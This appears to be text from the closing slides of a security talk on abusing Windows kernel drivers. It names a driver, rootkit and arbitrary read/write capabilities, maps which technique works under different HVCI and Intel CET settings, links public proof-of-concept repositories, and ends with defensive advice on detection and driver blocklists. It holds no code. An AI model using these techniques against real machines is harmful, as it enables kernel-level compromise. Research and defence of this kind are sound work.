/windows/system32/drivers/WudfPf.sys
Arbitrary R/W
User-mode Rootkit (PLC r/w)
Load and Exec
KDU

PORTABILITY

HVCI Status	Intel kCET	Intel VT-rp	Integration
Disabled	-	-	KDU
Enabled	Not Supported	Not Supported	KernelForge
Enabled	Enabled	Not Supported	Malk
Enabled	Supported	Supported	????

KEY TAKEAWAYS

Public POCs Available
https://github.com/klezVirus/DriverJack
https://github.com/klezVirus/RpcProxyInvoke

Detect SYSTEM/Trusted Installer Impersonation

Monitor for changes to Globally scoped symlinks and NTFS reparse points in sensitive folders



Monitor for Drive Letter Changes

Implement Hash cross-check during Driver Loading

Deploy recommended Blocklist + WDAC

Keep your HW up-to-date


thanks!